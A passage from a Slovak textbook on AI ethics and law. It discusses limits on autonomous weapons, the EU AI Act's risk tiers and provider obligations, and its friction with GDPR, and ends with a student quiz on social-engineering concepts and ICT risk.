- **Limity, regulácia a obmedzenia LAWs by mali predstavovať etický rámec stanovený na základe morálnych hodnôt ľudskej spoločnosti, nie na základe relativistickej tzv. „následnej regulácie“.**[272]

Vráťme sa k rôznorodosti štátnych aktérov a armádneho zápolenia, ktoré pomerne efektívne bráni v možnom jednostrannom, resp. dobrovoľnom obmedzovaní zavádzania rizikových zbraňových systémov AI. Napriek zníženiu konkurenčnej schopnosti a malej šanci na akceptovanie inými štátmi by jednostranne prijaté (vyššie uvedené) eticko-právne regulácie mali byť pre hodnotovo orientovanú spoločnosť povinnosťou. Pozývame k tomuto kroku z viacerých dôvodov:

- Žiadny štát, pokiaľ sa zriekne etických princípov a morálnych zásad, nemá právo obhájiť svoju účasť na vojnovom konflikte a zvíťaziť.
- **Pri nasadení moderných zbraňových systémov s celoplošnými účinkami a technológií, zasahujúcich v hybridných vojnách a vojnách 4. generácie**[273] **prakticky celé populácie štátov, sa koncept spravodlivej vojny stáva neprijateľný**.
- Len na základe konkrétne prijatých záväzkov sa môže celosvetová diskusia mocností, tlak verejnosti, angažovanosť jednotlivých častí spoločnosti v rôznych regiónoch sveta a úsilie zodpovedných strán pretaviť do postupného prijatia celosvetových pravidiel i záväzkov pre oblasť vývoja a nasadenia rizikových vojenských systémov, vybavených technológiami umelej inteligencie.

V čase písania tejto kapitoly nás používanie viacerých sofistikovaných útočných bojových systémov v prebiehajúcom vojnovom konflikte na Ukrajine stavia pred dilemu: Budeme technológie umelej inteligencie využívať v duchu hesla *si vis pacem, para* bellum vo falošnej predstave, že vďaka nim sa vyhneme vojnovým konfliktom, pričom však budeme mať tendenciu ich v potencionálnych konfliktoch v čo najhojnejšej miere použiť.

---

[272] Ide o fenomén, ktorý smeruje k hodnotovému a morálnemu relativizmu a snaží sa prehodnotiť argumenty o nenahraditeľnosti ľudského svedomia a morálneho úsudku. Zástancovia „následnej regulácie“ predpokladajú dosiahnutie tohto cieľa prirodzeným vývojom, v rámci ktorého si ľudia budú postupne zvykať na stroje vykonávajúce funkcie s dôsledkami ohrozujúcimi život až po prípadnú smrť (napríklad riadenie automobilov alebo vykonávanie chirurgických operácií a pod.). Spoločnosť tak postupne začne akceptovať niečo podobné pri začleňovaní technológií umelej inteligencie do výzbroje.

[273] Vojny štvrtej generácie sú charakterizované stieraním hraníc medzi vojnou a politikou, medzi armádou a civilným obyvateľstvom, decentralizovaným vedením vojny, guerilovou taktikou a prvkami terorizmu, dezinformačným pôsobením a propagandou, útokom na kultúru a psychologickými metódami na oslabenie protivníka. Významné uplatnenie v nich nachádzajú prvky kybernetického vedenia vojny.Aktérmi nemusia byť len štáty, resp. štátne zoskupenia. Môže ísť nielen o zástupné organizácie niektorých štátov, ale aj o akékoľvek iné mimovládne činitele.

Alebo v intenciách *si vis pacem para pacem* – vyvarujúc sa pacifistickému nevyužitiu ich potenciálu – dokážeme byť dostatočne zrelí na ich obranné využitie a nasadenie pre ochranu života a ľudskej dôstojnosti i zabezpečenie skutočných hodnôt spoločnosti.

Aké všeobecné kontrolné mechanizmy by ste navrhli pre využívanie systémov umelej inteligencie v rámci algoritmického riadenia niektorej z oblastí fungovania štátu?

Ako by mohol vyzerať občiansky kontrolný mechanizmus disciplinárneho systému AI na škole, resp. v práci?

Legislatívne kroky a regulácie[274]

Až donedávna v žiadnej z krajín sveta neexistovala ucelená legislatíva pokrývajúca celú problematiku umelej inteligencie. Doterajšie regulácie dotýkajúce sa technológií AI boli buď veľmi špecifické, riešiac parciálne problémy konkrétnych oblastí nasadenia týchto systémov, a / alebo boli súčasťou iných regulácií, napr. kybernetickej bezpečnosti, ochrany osobných údajov, sektorových regulácií v rámci finančného sektora alebo štátnej správy.

V rámci Európskej únie však vzniká úplne nová regulácia, ktorý nemá obdobu nikde vo svete.[275] Stanovujúc si za cieľ pokryť takmer celú problematiku súčasných systémov umelej inteligencie, ide vôbec o prvú komplexnú reguláciu konkrétnej technológie.[276]

---

[274] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 178-189.

[275] Vo svete v poslednom období vzniklo viacero regulačných rámcov AI:
– EU AI HLEG Guidelines and Assessment List for Trustworthy AI (z nej pramení európsky Akt o AI)
– UK's ICO AI Auditing Framework
– Singapore Model Governance Framework
– Dubai AI Ethics Toolkit
– Hong Kong Ethical Accountability Framework
Európsky rámec je však podľa analýzy Artificial Intelligence: Principles, laws, and frameworks jednoznačne najvyváženejší, najucelenejší a najkomplexnejší.
Por. Artificial Intelligence: Principles, laws, and frameworks. OneTrust DataGuidance Limited, 2022. ISSN 2398-9955.
Z najnovších aktivít treba vyzdvihnúť ostatné legislatívne a regulačné počiny v USA: Executive Order on Safe, Secure, and Trustworthy Artificial Intelligence. [on-line]. [cit. 16. januára 2024].
Dostupné na internete: <https://www.whitehouse.gov/briefing-room/statements-releases/2023/10/30/fact-sheet-president-biden-issues-executive-order-on-safe-secure-and-trustworthy-artificial-intelligence/>

[276] PATTYNOVÁ, J. Výzvy a právní aspekty umělé inteligence. In: Umělá inteligence 2021. Praha: 2021.
Dostupné na internete: <https://www.tuesday.cz/akce/umela-inteligence-1/zaznam-akce/>

Primárnym dôvodom pre vznik a aplikovanie tejto regulácie je dopad fenoménu umelej inteligencie na človeka a spoločnosť. Jednoducho povedané, umelá inteligencia je spôsobilá zmeniť postavenie človeka.

Ľudská bytosť so svojím zmyslovým vnímaním, intelektuálnym vybavením a schopnosťami i komplexnou psychológiou nie je prakticky schopná technológiám tohto „kalibru" vôbec odolávať. Spoločnosť tak bez adekvátnych regulácií a nastavených limitov nie je schopná čeliť dôsledkom činnosti systémov a vplyvu technológií AI s potenciálom rozkladať základné princípy, na ktorých je naša spoločnosť postavená, napríklad negatívne vplývať na ľudské práva a dôstojnosť človeka, podrývať demokratické princípy a manipulovať, atakovať bezpečnostné mechanizmy a pod.[277]

Tento rozklad môže viesť až k disruptívnym zmenám v modernej informačnej a znalostnej spoločnosti.

Podľa Gartner *Top Strategic Predictions For 2020 And Beyond* „Technológie (primárne AI) a ich aplikácie sú pripravené ovplyvniť každý aspekt toho, čo nazývame človečenstvom".[278]

Preto európski zákonodarcovia prišli s komplexnou reguláciou, ktorá (podobne ako pri GDPR) bude legislatívou ašpirujúcou na globálny štandard, resp. reguláciou zásadným spôsobom ovplyvňujúcou zákonodarstvo aj ostatných krajín.

Okrem Gartnerom spomenutých trendov využívania technológií AI, ktorých rizikové dopady sú zrejmé už v súčasnosti (napr. na sociálnych sieťach) a ktorých dôsledky ľudská spoločnosť nie je schopná v tak krátkej dobe vstrebať, resp. adaptovať sa na ne, európski zákonodarcovia reagovali i na ďalšie „patológie" a výzvy:[279]

- dilema medzi personalizáciou zákazníckej skúsenosti/reklamy a manipuláciou v dôsledku informačnej asymetrie. V súčasnosti sociálne siete, poskytovatelia služieb, banky a iné organizácie spracúvajú o svojich používateľoch na základe algoritmického spracovania vstupov zákazníkov extrémne veľa (nielen) osobných údajov a sú schopní ďalekosiahleho modelovania a analýz. Bez regulácie by tento trend nabral obludné rozmery.

---

277 PATTYNOVÁ, Výzvy a právní aspekty umělé inteligence.
Dostupné na internete: <https://www.tuesday.cz/akce/umela-inteligence-1/zaznam-akce/>

278 Gartner Top Strategic Predictions For 2020 And Beyond. [on-line]. [cit. 9. septembra 2023].
Dostupné na internete: <https://www.gartner.com/smarterwithgartner/gartner-top-strategic-predictions-for-2020-and-beyond>

279 PATTYNOVÁ, Výzvy a právní aspekty umělé inteligence.
Dostupné na internete: <https://www.tuesday.cz/akce/umela-inteligence-1/zaznam-akce/>

- ochrana osôb, spoločnosti a demokracie vzhľadom na riziká deep fake a manipulácií, pri ktorých ide o takú manipuláciu reality (primárne mediálnych záznamov a prenosov, informačných tokov a spravodajstva) prostredníctvom technológií AI, že prakticky nie je možné rozpoznať reálne mediálne záznamy a správy od umelých, nemajúcich s realitou nič spoločné. Osobitne obrazový materiál má schopnosť pôsobiť na emocionálnu zložku a prinášať podprahové podnety, voči ktorým – ak sú v podaní sofistikovaných algoritmov AI – môžeme byť takmer bezbranní.
- možnosť zneužitia biometrických technológií a osobitne problematika identifikácie osôb (face recognition) v reálnom čase. V digitalizovanej spoločnosti ide o veľký problém v oblasti dohľadových systémov, sledovania, ochrany súkromia a ľudských práv. Navyše sa s pomocou biometrických údajov v informačnom svete overuje digitálna identita osoby, takže ich zneužitie môže mať fatálne následky z pohľadu práva i etiky.
- riziko sofistikovaných zásahov do súkromia a osobných slobôd z vážnych dôvodov, napr. ochrana zdravia a pod. I keď by sa mohlo zdať, že ide primárne o oblasť, ktorej sme sa venovali pri dohľadových a spravodajských systémoch, čo i len parciálne smerovanie k algoritmickému riadeniu spoločnosti poukazuje na celý rad nových problémov, keďže pre úspešnosť týchto systémov AI je potrebné zasiahnuť do súkromia veľkého množstva ľudí.[280]

Synergický efekt doterajších parciálnych regulácií, metodického skúmania vplyvu technológií umelej inteligencie na človeka a spoločnosť i rastúceho povedomia a angažovanosti na poli etiky a práva sa na pôde inštitúcií EÚ pretavil do návrhu nariadenia[281] o umelej inteligencii, ktorý, pod skráteným názvom **Nariadenie o umelej inteligencii** (Artificial Intelligence Act), bol zverejnený 21. apríla 2021.[282]

Nariadenie bolo donedávna v stave revízie a doplnení zo strany Európskeho parlamentu a Rady EÚ. Tento proces bol zavŕšený 8. decembra 2023 dosiahnutím

---

[280] Napr. pre správne diagnostikovanie vzácnych druhov vážnych chorôb musí algoritmus AI mať prístup k v súčasnosti osobitne chránenej kategórii zdravotných osobných údajov, pre spracúvanie hypoték a úverov v reálnom čase s odolnosťou voči sofistikovaným podvodom musí byť systém AI natrénovaný na nesmiernom množstve finančných dát zákazníkov, podpora pre automatizované súdne konania musí vychádzať z výborne zvládnutých databáz realizovaných súdnych prípadov a pod.

[281] Na stupnici nariadenie – smernica – rozhodnutia – odporúčania/stanoviská má nariadenie najväčšiu právnu silu, keďže má prednosť pred vnútroštátnym právom, je všeobecne záväzné pre všetkých, neimplementuje sa – platí v takej forme, v akej ho prijal Európsky parlament a Rada.

[282] Plný názov nariadenia znie:
Nariadenie Európskeho parlamentu a Rady, ktorým sa stanovujú harmonizované pravidlá v oblasti umelej inteligencie (Akt o umelej inteligencii) a menia niektoré legislatívne akty únie. [on-line]. [cit. 24. marca 2022].
Dostupné na internete: <https://eur-lex.europa.eu/legal-content/SK/TXT/?uri=CELEX:52021PC0206>

politickej dohody a vytvorením finálneho znenia nariadenia,[283] ktoré je predmetom záverečného legislatívneho procesu medzi Radou EÚ a Európskym parlamentom. Nariadenie by malo vstúpiť do platnosti v prvom štvrťroku 2024.

Nariadenie priamo na pôde EÚ "nestavalo na zelenej lúke" – už v apríli 2019 prezentovala Skupina expertov AI na vysokej úrovni Etické usmernenia pre dôveryhodnú umelú inteligenciu. Išlo o revidované znenie z roku 2018, do ktorého bolo v rámci otvorenej konzultácie zapracovaných viac ako 500 pripomienok.[284] Mimochodom, sumárom usmernení je nami uvádzaná všeobecná požiadavka na systémy AI, ktoré musia byť:[285]

- zákonné – rešpektujúce všetky platné zákony a predpisy,
- etické – rešpektujúce etické zásady a hodnoty,
- robustné – z technického hľadiska a zároveň zohľadňujúca svoje sociálne prostredie.

Nariadenie o umelej inteligencii sa naviac inšpirovalo úspešným zavedením dôležitej regulácie v oblasti ochrany osobných údajov, tzv. GDPR[286] a prevzalo z neho základné regulačné schémy, aplikované na problematiku umelej inteligencie a spojené s aktuálnym stavom poznania v oblasti etiky technológií AI.

Nariadenie o umelej inteligencii:

- nadväzujúc na „White Paper" EÚ kladie dôraz na splnenie *human-centered* prístupu, teda **požaduje také systémy AI, ktoré sú zamerané na človeka**. Bez splnenia tejto podmienky nie je možné hovoriť o dôveryhodnej umelej inteligencii.
- **zavádza vysoký štandard povinností**. Doteraz naakumulované osvedčené postupy (best practices) z oblasti implementácie systémov AI zameraných na človeka, ktoré spĺňajú eticko-právne požiadavky, prenáša do podoby zákona.

---

[283] V čase písania tejto kapitoly finálna verzia nariadenia ešte nebola publikovaná.

[284] Ethics guidelines for trustworthy AI. [on-line]. [cit. 28. marca 2022]. Dostupné na internete: <https://digital-strategy.ec.europa.eu/en/library/ethics-guidelines-trustworthy-ai>

[285] V usmerneniach sa zároveň predkladá sedem kľúčových požiadaviek, ktoré by mali systémy AI spĺňať, aby sa mohli považovať za dôveryhodné: ľudské zastúpenie a dohľad; technická odolnosť a bezpečnosť; ochrana súkromia a správa údajov; transparentnosť; rozmanitosť (diversity), nediskriminácia a spravodlivosť; spoločenský a environmentálny blahobyt; zodpovednosť.

[286] General Data Protection Regulation – Nariadenie Európskeho parlamentu a Rady (EÚ) 2016/679 z 27. apríla 2016 o ochrane fyzických osôb pri spracúvaní osobných údajov a o voľnom pohybe takýchto údajov. [on-line]. [cit. 19. februára 2022]. Dostupné na internete: <https://eur-lex.europa.eu/legal-content/SK/TXT/?uri=celex%3A32016R0679>

- **aplikuje rozšírenú teritoriálnu pôsobnosť**, keďže jej regulačné požiadavky sa vzťahujú na akékoľvek systémy AI, jej tvorcov a prevádzkovateľov, pokiaľ akýmkoľvek spôsobom zasahujú do života obyvateľov a štátnych celkov EÚ.
- **využíva pomerne širokú definíciu systému AI**, ktorá zahŕňa nielen strojové učenie, ale aj prístupy založené na logike, resp. poznaní (logic and knowledge based) a štatistické metódy (v zásade sa snaží pokryť celú problematiku symbolických a subsymbolických systémov AI). Vo finálnej verzii je táto definícia prispôsobená nedávno aktualizovanej definícii OECD.
- reguluje a zákonom **rieši vzťahy medzi prevádzkovateľmi a používateľmi** technológií AI. Ide tak o **systémy AI, ktoré nejakým spôsobom interagujú s okolím** (netýka sa to napr. uzavretého systému, ktorý riadi nejaký výrobný proces a v rámci výrobnej linky pracuje len s technickými dátami materiálov a pod.).
- **zavádza požiadavky na informovanosť**: fyzické osoby musia byť informované pri interakcii so systémami AI (napr. s chatbotmi) a obsah vygenerovaný algoritmami umelej inteligencie bude musieť byť označený a identifikovateľný.
- podľa osvedčeného vzoru GDPR **stanovuje vysoké sankcie za porušenie nariadenia**.[287] Pri bežnom porušení sankcie siahajú až do výšky 15 miliónov eur, resp. 3% celosvetového obratu, no ak by išlo o porušenie článku 5 (zakázané systémy AI) a článku 10 (správa dát), sankcie sa môžu vyšplhať až do výšky 35 miliónov eur, resp. 7% celosvetového obratu.

Ako sme uviedli, nariadenie by malo vstúpiť do platnosti v prvom štvrťroku 2024 s následnou legisvakančnou lehotou v dĺžke 24 mesiacov umožňujúcou po schválení nariadenia jeho implementáciu. Táto legisvakančná lehota[288] je však na rozdiel od iných regulácií dosť ošemetná, lebo systémy umelej inteligencie sú principiálne iné – z povahy veci nie je v mnohých prípadoch možné technologicky dopĺňať zabezpečenie požiadaviek nariadenia až po začiatku jeho účinnosti.[289]

Vzhľadom na dizajn, parametrizáciu, trénovanie a dôsledné zabezpečenie fungujúceho systému AI je potrebné požiadavky nariadenia implementovať od počiatku vývoja daného systému. Zverejnený návrh Nariadenia o umelej inteligencii tak extrémne naberá na význame, pretože – odhliadnuc od možných úprav v rámci

---

[287] Vysoké sankcie spolu s definovanými a realizovanými mechanizmami kontroly rešpektovania GDPR asi v najväčšej miere prispeli k rýchlej adaptácii potrebných postupov ochrany osobných údajov. To isté sa očakáva aj v oblasti umelej inteligencie.

[288] Obdobie medzi platnosťou a účinnosťou sa nazýva legisvakačná lehota a slúži na to, aby sa každý, komu zo zákona vyplývajú určité práva alebo povinnosti, mohol oboznámiť s jeho obsahom. V prípade systémov AI je dôraz kladený nielen na oboznámenie sa s obsahom, ale aj na potrebnú technologickú prípravu.

[289] PATTYNOVÁ, Výzvy a právní aspekty umělé inteligence. Dostupné na internete: <https://www.tuesday.cz/akce/umela-inteligence-1/zaznam-akce/>

prebiehajúceho legislatívneho procesu – bude zaväzovať už v súčasnosti vznikajúce systémy, ich tvorcov a prevádzkovateľov, resp. poskytovateľov.[290]

Po vstupe Nariadenia o umelej inteligencii do platnosti sa na centrálnej úrovni zriadi tzv. Európsky dozorný orgán pre reguláciu umelej inteligencie. Analogicky na úrovni členských štátov musia byť zriadené orgány pre dozor nad trhom z dôvodu presadzovania práva v súvislosti s poskytovaním a používaním AI.

Nariadenie o umelej inteligencii definuje tri typy technológií AI:

- zakázané systémy
- vysoko rizikové systémy
- ostatné systémy

Medzi zakázané systémy AI patria (čl. 5):

- podprahové techniky ovplyvňujúce správanie jednotlivcov,
- systémy rozpoznávajúce emócie pri práci a vzdelávaní,
- metódy využívajúce slabiny zraniteľných osôb (napr. deti, hendikepovaní),
- systémy sociálneho hodnotenia (social scoring) využívané štátnou správou,
- špecifické prediktívne policajné aplikácie,
- biometrická identifikácia v reálnom čase na verejných priestranstvách orgánmi štátnej moci (iní ani nemôžu) okrem oprávnených výnimiek (face recognition môže mať výnimku, no napr. social scoring nie).

Vysoko rizikové systémy (čl. 6 + prílohy II. a III.), na ktoré sa bude viazať systém povinností, resp. zodpovednosti a certifikácie v rámci EÚ, sa radia do viacerých tzv. sektorov:

- zamestnávanie, riadenie ľudských zdrojov
- vzdelávanie a odborné školenia
- zdravotníctvo a medicínske zariadenia
- autonómne vozidlá a doprava
- prístup k verejným službám
- kritická infraštruktúra
- systémy na rozpoznávanie emócií
- biometrická identifikácia
- presadzovanie práva, hraničná kontrola, migrácia a azyl
- justičná administrácia
- overovanie bonity osôb a pod.

Kategória Ostatné systémy AI zahŕňa všetky ostatné technológie umelej inteligencie, ktoré – až na čl. 52 – nie sú viazané žiadnymi osobitnými povinnosťami. Čl. 52

[290] Ak v prípade GDPR patrili princípy security by design a privacy by design k best practices, v prípade systémov AI je ethics by design a regulation by design nutnou podmienkou ich vývoja, nasadenia a prevádzky. V tejto oblasti by teda systémy AI mali byť tzv. odolné voči budúcnosti (future proof).

nariaďuje, aby pre používateľov bolo zrejmé, že interagujú so systémom AI. V zásade možno povedať, že Ostatné systémy AI sú viazané povinnosťou transparentnosti. Naviac sa odporúča, aby členské štáty podporovali dobrovoľné prijatie etických záväzkov, napr. prostredníctvom kódexu správania a pod.

Finálna verzia nariadenia sa osobitným spôsobom venuje generatívnym systémom umelej inteligencie, pričom zavádza špecifické požiadavky na transparentnosť a zverejňovanie.

Dôležitou súčasťou nariadenia sú tzv. **významné povinnosti poskytovateľov**:[291]

- **riadenie rizík** (čl. 9): povinnosť implementovať interné procesy za účelom identifikácie, analýzy a zmierňovania následkov rizík v súvislosti s vysoko rizikovými systémami AI;
- **správa dát** (čl. 10): požaduje, aby testovacie a tréningové datasety boli „vysokej kvality", aby tak systém AI, ktorý ich využíva, nebol diskriminačný a nevytváral nepredvídané, resp. nesprávne výsledky;
- **technická dokumentácia** (čl. 11): stanovuje povinnosť pripraviť detailnú technickú dokumentáciu (jej rozsah je definovaný v prílohe IV), ktorá umožní auditovanie systému AI, vrátane overenia jeho výsledkov;
- **interné záznamy** (čl. 12 a 20): nariaďuje požiadavku na zaznamenávanie (logovanie) a uchovávanie záznamov jednotlivých udalostí spojených s vývojom a využívaním systému AI;
- **transparentnosť** (čl. 13): ukladá povinnosť poskytnúť používateľovi dokumentáciu a manuál pre používanie systému AI, vďaka ktorému používateľ môže porozumieť a vykonávať kontrolu nad vytváraním výsledkov systému AI;
- **ľudský dohľad** (čl. 14): vyžaduje zabezpečenie možnosti zásahu kvalifikovaných osôb určených používateľom, predovšetkým schopnosť celkom prerušiť prevádzku systému AI a zmeniť výsledok vytvorený týmto systémom;
- **presnosť, robustnosť (spoľahlivosť) a kybernetická bezpečnosť** (čl. 12): požaduje, aby miera presnosti bola deklarovaná v technickej dokumentácii, aby systém AI bol odolný voči chybám a nejasnostiam a tiež proti škodlivým zásahom tretích strán;
- **systém riadenia kvality** (čl. 17): ukladá povinnosť implementovať systém riadenia kvality, ktorý by minimálne mal zahŕňať rozsiahlu internú dokumentáciu a procesy pre zabezpečenie testovania a preverovania;
- **monitorovanie po uvedení na trh** (post-marketing monitoring, čl. 54): vyjadruje povinnosť zabezpečiť monitorovanie v súlade s nariadením aj po uvedení do predaja, resp. prevádzky, ktoré by bolo založené na dátach poskytnutých používateľmi, resp. získaných z iných zdrojov;
- **posúdenie zhody** (čl. 43): okrem výnimiek (zdravie, bezpečnosť osôb,...) sa požaduje posúdenie vykonávané priamo poskytovateľmi systému AI (self-

[291] PATTYNOVÁ, Výzvy a právní aspekty umělé inteligence. Dostupné na internete: <https://www.tuesday.cz/akce/umela-inteligence-1/zaznam-akce/>

assessment) a tiež vykonanie jeho aktualizácie pri každej významnej zmene systému;
- **registrácia** (čl. 61): ukladá povinnosť registrovať systém AI a poskytnúť o ňom informácie podľa prílohy VII. Tieto informácie budú vedené v databáze EÚ.
- **oznamovanie incidentov** (čl. 62): stanovuje povinnosť hlásiť príslušným orgánom členských štátov EÚ všetky závažné incidenty alebo poruchy systému AI, ktoré by predstavovali porušenie povinností EÚ pre ochranu ľudských práv.

Množina významných povinností však prináša aj jedno veľké jarmo (náročný problém/ťarchu): z takmer ideálu pre riešenie dôveryhodného, transparentného a na človeka orientovaného systému AI sa týmto nariadením stáva minimálny štandard – zákonná povinnosť, ktorú nebude ľahké splniť.

Nie je po technickej a procesnej stránke vôbec ľahké niektoré povinnosti splniť. Uveďme malý príklad: Je v súčasnosti reálne mať dokonalý tréningový dataset alebo mať tak vytrénovaný systém AI, aby neniesol riziká *long-tail* efektu? Nájdeme viacero scenárov, ktoré poukazujú na extrémnu obťažnosť splnenia niektorých povinností.

Výzvou je i prípadný nesúlad s už existujúcim nariadením o ochrane osobných údajov (GDPR). Ako napríklad zosúladiť princíp minimalizácie údajov z GDPR s požiadavkou na úplnosť datasetov a povinnosťou uchovávania logov s citlivým obsahom? GDPR stanovuje tituly, t.j. dôvody pre spracúvanie osobných údajov. Ako obhájiť dôvody špecifické pre konkrétne algoritmy AI? Ako zosúladiť požiadavku na používateľské dáta, vďaka ktorým sa systém „učí", s podmienkami GDPR? Viaceré problémy ešte čakajú na vyriešenie.[292]

Ďalším problémom je ekonomická, odborná i časová náročnosť spojená so zabezpečením kompatibility s uvedeným nariadením. Čím zložitejší systém, naviac ak ide o vysoko rizikový systém, tým väčšou výzvou bude implementácia požiadaviek nariadenia.

A do tretice – vyvinúť a prevádzkovať systém kompatibilný s Nariadením o umelej inteligencii sa prejaví vo zvýšenej ekonomickej záťaži v porovnaní s konkurenciou, hlavne mimo EÚ.

Znovu sa vrátiac k analógii Nariadenia o ochrane osobných údajov (GDPR), i v prípade Nariadenia o umelej inteligencii sa EÚ bude potýkať s rovnakými problémami „veľkého jarma" regulačných požiadaviek. S odstupom času možno povedať, že vzhľadom na nekontrolovateľné "El Dorado" netransparentného narábania s osobnými údajmi naprieč celým digitálnym svetom bolo GDPR zásahom v hodine dvanástej a jeho benefity neustále prichádzajú. Silný regulačný imperatív (regulácia stupňa nariadenie, vysoké pokuty a pod.) a pomerne dobre

[292] PATTYNOVÁ, Výzvy a právní aspekty umělé inteligence. Dostupné na internete: <https://www.tuesday.cz/akce/umela-inteligence-1/zaznam-akce/>

zvládnutá legisvakančná lehota naviac zabezpečili, že nariadenie prinútilo tvorcov, prevádzkovateľov a poskytovateľov informačných systémov prispôsobiť sa a akceptovať pravidlá hry.

Vzhľadom na solídny regulačný obsah Nariadenia o umelej inteligencii, možnosti jeho nasadenia a vymáhania podľa vzoru a na základe skúseností s GDPR si myslíme, že toto nariadenie má potenciál byť dôležitým vkladom pre zabezpečenie etického, robustného a právneho využívania systémov umelej inteligencie (ANI) v informačnej spoločnosti a digitálnom veku.

V akčnom rádiuse doteraz uvedených legislatívnych aktivít sa prevažne nachádzajú slabé systémy umelej inteligencie (ANI). I keď základný eticko-právny rámec zostáva v platnosti, nie je jednoduché právne uchopiť systémy, ktoré sa aspoň v niektorých aspektoch približujú silnej a všeobecnej umelej inteligencii (AGI).

V prípade technológií silnej a všeobecnej umelej inteligencie bude vyvstávať otázka ich právneho postavenia.[293] Mohla by za istých okolností existovať určitá spôsobilosť systému AGI byť nositeľom práv a povinností predvídaných právnym poriadkom? Prípadne, mohol by systém AGI vlastnými (právnymi?) úkonmi nadobúdať práva a brať na seba povinnosti? Ako by to bolo v prípade schopností analogických ľudskému uvažovaniu a prejavovaniu vôle? Kto by mal byť nositeľom autorských práv v prípade diel vytvorených algoritmami umelej inteligencie?[294]

I tieto otázky poukazujú na komplexnosť výzvy a potencionálny dopad budúcich systémov AGI prakticky na akúkoľvek oblasť života spoločnosti.

Súčasťou pripravovanej legislatívy je aj povinnosť informovať používateľov, že ich dáta sú spracúvané technológiou umelej inteligencie.

Uveďte príklady systémov AI, ktoré spracúvajú používateľské, resp. klientské dáta.

Skúste navrhnúť spôsob implementácie informovania o tomto spracovaní používateľských údajov.

Uveďte niekoľko príkladov možnej kolízie medzi ustanoveniami Zákona o umelej inteligencii a GDPR, ktoré môžu nastať pri tvorbe, resp. využívaní systémov AI.

---

[293] Už v roku 2017 Európsky parlament, riešiac problematiku robotických systémov, reflektoval problematiku právneho statusu AI vo výzve Komisii, aby sa venovala vytvoreniu „špecifického právneho postavenia pre roboty v dlhodobom horizonte, aby sa aspoň tie najsofistikovanejšie autonómne roboty mohli považovať za elektronické osoby zodpovedné za náhradu akejkoľvek škody, ktorú môžu spôsobiť."
Uznesenie Európskeho parlamentu zo dňa 16. 2. 2017 obsahujúce odporúčania pre Komisiu k normám občianskeho práva v oblasti robotiky (2015/2103(INL)). [on-line]. [cit. 29. marca 2022].
Dostupné na internete: <https://eur-lex.europa.eu/legal-content/SK/TXT/PDF/?uri=CELEX:52017IP0051&from=EN>

[294] ŠTARHA, Š., GAŠPAROVIČ, R. AI z pohľadu práva. [on-line]. [cit. 9. septembra 2023]. Dostupné na internete: <https://www.epravo.sk/top/clanky/ai-z-pohladu-prava-4483.html>

Otázky pre testovanie znalostí

1. Čo je kognitívna chyba v úsudku?
   a. Je to systematická, opakovaná chyba v myslení, rozhodovaní, odhade alebo iných myšlienkových procesoch.
   b. Je to náhodná chyba v myslení, rozhodovaní, odhade alebo iných myšlienkových procesoch.
   c. Je to úzko vymedzená chyba v myslení, rozhodovaní, odhade alebo iných myšlienkových procesoch, ktorá vzniká za špecifických okolností.
2. Dôvera v technické vymoženosti a internetový obsah je príkladom:
   a. pretextu
   b. kognitívnej chyby v úsudku
   c. techniky, ktorú využívajú útočníci
3. Technika, pri ktorej útočník ponúkne často bezvýznamnú informáciu, za ktorú potom vyžaduje vyzradenie citlivých informácii alebo vykonanie nepovolenej akcie sa nazýva:
   a. odplata
   b. reciprocita
   c. afekt
4. Vektor útoku je proces kombinujúci:
   a. spôsob, techniku skrývania, cieľ a dopad
   b. spôsob, zraniteľnosť, cieľ a dopad
   c. spôsob, techniku skrývania, techniku exfiltrácie, cieľ a dopad
5. Čo je spoofing v sociálnom inžinierstve?
   a. maskovanie IP adresy požívača
   b. maskovanie identity útočníka
   c. maskovanie exploitu
6. Ktorý z nasledovných krokov **nie je** súčasť Cyber kill chain?
   a. exploitácia
   b. pretext
   c. dodanie
7. Dopady útoku sociálnym inžinierstvom sú:
   a. ekonomické, personálne, sociálne
   b. technické, organizačné, personálne
   c. fyzické, logické
8. Cieľom sociálnych inžinierov je často získať:
   a. IBAN
   b. adresu bitcoin peňaženky
   c. číslo, CVV a expiráciu kreditnej karty

9. Na hostovanie falošnej stránky môže útočník využiť:
   a. Typosquatting
   b. Hipposquatting
   c. Domain fronting
10. Škody z útoku sociálnym inžinierstvom na organizáciu:
   a. sú izolované na organizáciu.
   b. sú izolované na obeť, od ktorej organizácia žiada náhradu škody.
   c. zasahujú rodinu obete.
11. Psychická forma násilia, vylučovanie niekoho z kolektívu alebo spoločnosti istou skupinou navzájom prepojených ľudí, čiastočná alebo. úplná ignorácia sa nazýva:
   a. grooming
   b. ostrakizácia
   c. mobbing
12. Príkladom využitia AI na sociálne inžinierstvo je:
   a. deepfake video propagujúce falošnú kryptoburzu
   b. fuzzing softvérovej binráky na prítomnosť zraniteľností
   c. generovanie OTP cez LLM ChatGPT
13. Deepfake sa nepoužíva na:
   a. generovanie falošného videa
   b. generovanie falošného zvuku / hlasu
   c. generovanie falošného textu
14. Prečo útočník potrebuje od obete vylákať aj 3D Secure kód?
   a. Pretože umožňuje nepretržitý prístup do internet bankingu.
   b. Pretože je potrebný na potvrdenie transakcie.
   c. Pretože je potrebné sa ním preukázať pri komununikácii s bankou.
15. Čo je motiváciou pri útoku na hráča?
   a. ukradnutie peňazí z internet bankingu
   b. ukradnutie peňazí z kreditnej karty
   c. ukradnutie peňazí v hre
16. Ktorý z krokov nižšie nie je odporúčaný pri podvode?
   a. povedať o útoku ľuďom, ktorým dôverujeme
   b. skontrolovať zariadenia na infekciu škodlivým kódom
   c. snažiť sa podviesť útočníka a získať peniaze naspäť
17. Aký by mal byť správny **prvý** krok v prípade, ak som bol podvedený a prišiel som o peniaze.
   a. zablokovať platobnú kartu
   b. kontaktovať políciu
   c. kontaktovať moju banku

18. Čo je to IKT riziko?
    a. riziko, ktoré identifikujeme v rámci oblasti informačných a komunikačných technológií
    b. riziko, ktoré nemá vplyv na používanie informačných a komunikačných technológií
    c. riziko, ktoré vieme odstrániť aplikovaním informačných a komunikačných technológií
19. Ako sa počíta riziko?
    a. Riziko = dopad x pravdepodobnosť
    b. Riziko = dopad + pravdepodobnosť
    c. Riziko = dopad / pravdepodobnosť
20. Prečo potrebujeme rozdeliť zodpovednosť za výkonnú a kontrolnú činnosť?
    a. Nie je možné stíhať vykonávať obe činnosti naraz.
    b. Sú v konflikte záujmov a ich kumulácia vedie k riziku nesprávnych rozhodnutí.
    c. Nepotrebujeme ich rozdeľovať.
21. Aký je vzťah medzi aktívom a rizikom?
    a. Aktíva a riziká sú navzájom nezávislé.
    b. Aktíva vytvárajú riziká.
    c. Riziká pôsobia na aktíva.
